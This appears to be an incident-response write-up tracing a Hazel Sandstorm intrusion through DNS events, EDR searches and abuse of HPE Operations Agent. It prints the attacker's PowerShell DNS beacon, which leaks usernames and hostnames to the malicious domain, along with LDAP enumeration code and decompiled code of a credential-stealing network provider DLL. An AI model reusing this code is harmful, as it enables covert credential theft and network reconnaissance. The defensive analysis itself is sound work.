
```
Registry
| where RegistryKey has @'Control\Lsa' and ValueName has 'Notification Packages'
| project DeviceName, RegistryKey, KeyLastWriteTime, ValueName, ValueData
| extend NotificationPackage = split(ValueData, ' ')
| mv-expand NotificationPackage
| extend NotificationPackage = tostring(NotificationPackage)
| extend Path = tolower(strcat(@"C:\Windows\System32\", NotificationPackage, '.dll'))
| join kind=leftouter (Files | distinct DeviceName, Path=tolower(Path), Sha256, SiFileCreatedOn, SiFileModifiedOn,
FnFileCreatedOn, FnFileModifiedOn, Publisher, Company, Product, Verified) on DeviceName, Path
| project-away DeviceName1, Path1
| where Verified != 'Signed'
| distinct *
```

The Threat Intelligence team informed us about a domain used by Hazel Sandstorm – dREDACTEDe.net

Invalid Domain Name

Artifacts: DNS Server
Analysis: Look for event ID 5504 containing the domain name within the binary data

- Invalid domain name DNS events were found for **dREDACTEDe.net** on two (2) Domain Controllers running the DNS Server service
- Decoding the binary data within the events revealed the hostname **WKS**, indicating it was likely carrying out suspicious activities, at least in the form of DNS requests



DNS Server Number of events: 41,708


Level	Date and Time	Source	Event ID	Task Category
Information	[redacted]	DNS-Server-S...	5504	None
Information	[redacted]	DNS-Server-S...	5504	None
Information	[redacted]	DNS-Server-S...	5504	None
Information	[redacted]	DNS-Server-S...	5504	None
Information	[redacted]	DNS-Server-S...	5504	None
Information	[redacted]	DNS-Server-S...	5504	None

Event 5504, DNS-Server-Service


General Details

The DNS server encountered an invalid domain name in a packet from [redacted]. The packet will be rejected. The event data contains the DNS packet.

DNS Server Event ID 5504



```
"Channel": DNS Server,
"EventId": 5504,
"EventData": {
    "Binary":
            "AC4484000[redacted]01C00C
            0001000100[redacted]1C010C
            0100002000[redacted]036E73
            30C010C05E[redacted]004",
    "param1": "[redacted]"
```



```
:]••SOHSOH SO CC    WKS    SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúúi
••SOHSOH SO CC    WKS    SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúú•v••SOHSOH SO CC    WKS    .SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúúEMŸ••SOHSOHEOTni4t SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúúb6••SOHSOHEOTni4t SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúúL2••SOHSOH SO CC    WKS    .SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúú••••SOHSOHEOTni4t SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúúENQ•••SOHSOHEOTni4t SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúúå•••SOHSOHACKgoogle SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúú•¡••SOHSOHACKgoogle SO d[redacted]eETXnet FS SOHÀ
SOHSOH RS EOTúúúú
```

Decoded binary data found within DNS events

Search the EDR for **dREDACTEDe.net** for the last 6 months

↓

No results found


Search the EDR for **dREDACTEDe.net** in two-week timeslots slowly going back in time

BINGO

Artifacts: EDR Events
Analysis: Search through EDR events for domain name

VBS Script

- On **WKS** a VBS script **C:\users\public\abc003.vbs** was seen executing and was responsible for reaching out to **dREDACTEDe.net**, but also had the following capabilities:
  - System Network Configuration Discovery
  - Active Directory discovery
  - External IP Address Discovery via PowerShell



```
$dd = "d[redacted]e.net"
Resolve-DnsName "uu$env:Username.$dd" | out-string;
Resolve-DnsName "cc$env:computername.$dd" | out-string;
$rnd = -join ((65..90)+(97..122)+(48..57)|Get-Random -Count 4|%{[char]$_});
Resolve-DnsName "$rnd.$dd" | out-string;
```

```
$domain=(Get-WmiObject Win32_ComputerSystem).Domain;
$dc = (Resolve-DnsName _ldap._tcp.$domain)[0].primaryserver
$ldapPath = "LDAP://$dc/"
foreach ($x in $domain.split('.')) {
    $ldapPath += "DC=$x,"
}
$ldapPath = $ldapPath.substring(0, $ldapPath.Length - 1)
$filter = "(&(objectCategory=person)(objectClass=user)(!(userAccountControl:1.2.840.113556.1.4.803:=2)))"
$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$ldapPath, $filter)
$results = $searcher.FindAll()
```


```
foreach ($result in $results) {

    $userProperties = $result.Properties
    $userName = $userProperties["samaccountname"][0]
    $userDisplayName = $userProperties["displayname"][0]
    $recipientType = $userProperties["msExchRecipientTypeDetails"][0]
    $mail = $userProperties["mail"][0]
    if ($recipientType -band 1 -or $recipientType -band 2 -or $recipientType -band 4) {
        $Hmailbox = $true
    } else {
    $Hmailbox = $false
    }

    echo "$userName ($userDisplayName) ($Hmailbox) ($mail)"
}
$filter = "(objectClass=computer)"
$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$ldapPath, $filter)
$results = $searcher.FindAll()
foreach ($result in $results) {

    $computerProperties = $result.Properties
    $computerName = $computerProperties["name"][0]

    echo "$computerName"
}
```

Snippets of the code for the C:\users\public\abc003.vbs script

What process executed the **abc003.vbs** VBS script?

HPE Operations Agent


- The script **C:\users\public\abc003.vbs** was executed by another temporary VBS script for which the parent process was **C:\Program Files\HP\HP BTO Software\lbin\eaagt\opcacta**, a sub-component of **HPE Operations Agent**




```
C:\Program Files\HP\HP BTO Software\lbin\eaagt\opcacta
 └→ C:\ProgramData\HP\HP BTO Software\tmp\OpC\aas26042874153.vbs
     └→ C:\Windows\System32\WScript.exe C:\users\public\abc003.vbs
```

Parent-Child relationships and DNS requests

The HPE Operations Agent consists of two major operational components: Operations Monitoring Component and Performance Collection Component. The Operations Monitoring Component builds up the monitoring and messaging capabilities of the agent and the Performance Collection Component provides the data collection and storage functionality.



Component	Sub-components	Process Name
Operations Monitoring Component	Monitor Agent	opcmona
	Action Agent	opcacta
	Message Agent	opcmsga
	Message Interceptor	opcmsgi
	SNMP Trap Interceptor	opctrapi
	WMI Interceptor	opcwbemi
	Logfile Encapsulator	opcle
	Event Correlation Agent	opceca
Performance Collection Component	oacore collector	oacore
	Measurement Interface Daemon	midaemon
	Transaction Tracking Daemon	ttd
Real-Time Metric Access (RTMA)	Multi-platform system performance metric server	perfd
Real-Time Measurement (RTM)	real-time measurement	hpsensor




Process	Description
opcacta	The action agent is responsible for starting and stopping automatic actions, operator-initiated actions, and scheduled actions (that is, scripts and programs). The action agent is also used for command broadcasting and for configured applications (Input/Output).

HPE Operations Agent - Reference Guide


Malicious Network Provider

- The integrity monitoring component of the EDR solution detected a file **C:\Windows\System32\mslogon.dll** being created by the **C:\Windows\System32\cscript.exe** process on **DC01**
- Soon after, a Network Provider named **mslogon** was registered using **HPE Operations Agent**
- A suspicious file **C:\Users\Public\Music\ab123c.d** was created a day after registering the Network Provider and was still being modified during the engagement. Analysis of this file revealed it contained clear text credentials.




```
Logon: PrivilegedAccount01 -> tf8e+Kc3|G,X8=GlK4a^
Logon: PrivilegedAccount01 -> tf8e+Kc3|G,X8=GlK4a^
Logon: PrivilegedAccount01 -> tf8e+Kc3|G,X8=GlK4a^
Logon: PrivilegedAccount02 -> AJ3t;C&F6(J8=vD;Ix41
Logon: PrivilegedAccount02 -> AJ3t;C&F6(J8=vD;Ix41
Logon: PrivilegedAccount01 -> tf8e+Kc3|G,X8=GlK4a^
Logon: PrivilegedAccount02 -> AJ3t;C&F6(J8=vD;Ix41
Logon: PrivilegedAccount01 -> tf8e+Kc3|G,X8=GlK4a^
Logon: PrivilegedAccount03 -> 3koc+f^b9"H56Nje[W<d
Logon: PrivilegedAccount03 -> 3koc+f^b9"H56Nje[W<d
Logon: PrivilegedAccount03 -> 3koc+f^b9"H56Nje[W<d
Logon: PrivilegedAccount02 -> AJ3t;C&F6(J8=vD;Ix41
```

Contents of ab123c.d



DeviceName	PathName	ProcessName
DC01	C:\Windows\System32\mslogon.dll	C:\Windows\System32\cscript.exe

Creation of mslogon.dll by cscript.exe




```
{
    "DeviceName": "DC01",
    "ParentName": "C:\\Program Files\\HP\\HP BTO Software\\lbin\\eaagt\\opcacta.exe",
    "ProcessName": "C:\\Windows\\System32\\cscript.exe",
    "RegistryKey": "HKLM\\SYSTEM\\CurrentControlSet\\Control\\NetworkProvider\\Order",
    "RegistryValue": "providerorder",
    "RegistryData": "RDPNP,LanmanWorkstation mslogon"
}
```

Registration of Network Provider through HPE Operations Agent


Network Provider DLL Analysis

- The file **mslogon.dll** utilizes Credential Manager API's *NPLogonNotify* and *NPPasswordChangeNotify*
  - **NPLogonNotify** is triggered when a user performs interactive logon. Once it receives the notification, it captures the username, password and saves it to the file **C:\users\public\music\ab123c.d** in clear text.
  - **NPPasswordChangeNotify** is triggered when a user changes the password through interactive logon (Ctrl+Alt+Delete). Once it receives the notification, it captures the old username, password and current username, password and saves it to the file **C:\users\public\music\ab123c.d** in clear text.




```
DWORD __stdcall NPLogonNotify(
        PLUID lpLogonId,
        LPCWSTR lpAuthentInfoType,
        PMSV1_0_INTERACTIVE_LOGON lpAuthentInfo,
        LPCWSTR lpPreviousAuthentInfoType,
        LPVOID lpPreviousAuthentInfo,
        LPWSTR lpStationName,
        LPVOID StationHandle,
        LPWSTR *lpLogonScript)
{
  writeToFile(
    L"Logon: ",
    &lpAuthentInfo->UserName,
    &lpAuthentInfo->Password);
  return 0;
}
```

NPLogonNotify function


User
Enters Credentials
Winlogon
Uses RPC To Send Credentials To
MPNotify
Send Credentials To
Malicious Network Provider
Writes Clear Text Credentials To
Output file

Flow of credentials to the malicious Network Provider in the logon process



```
DWORD __stdcall NPPasswordChangeNotify(
        LPCWSTR lpAuthentInfoType,
        PMSV1_0_INTERACTIVE_LOGON lpAuthentInfo,
        LPCWSTR lpPreviousAuthentInfoType,
        PMSV1_0_INTERACTIVE_LOGON lpPreviousAuthentInfo,
        LPWSTR lpStationName,
        LPVOID StationHandle,
        DWORD dwChangeInfo)
{
  writeToFile(
    L"Change from: ",
    &lpPreviousAuthentInfo->UserName,
    &lpPreviousAuthentInfo->Password);
  writeToFile(
    L"Change to:   ",
    &lpAuthentInfo->UserName,
    &lpAuthentInfo->Password);
  SetLastError(0x32u);
  return 50;
}
```

NPPasswordChangeNotify function

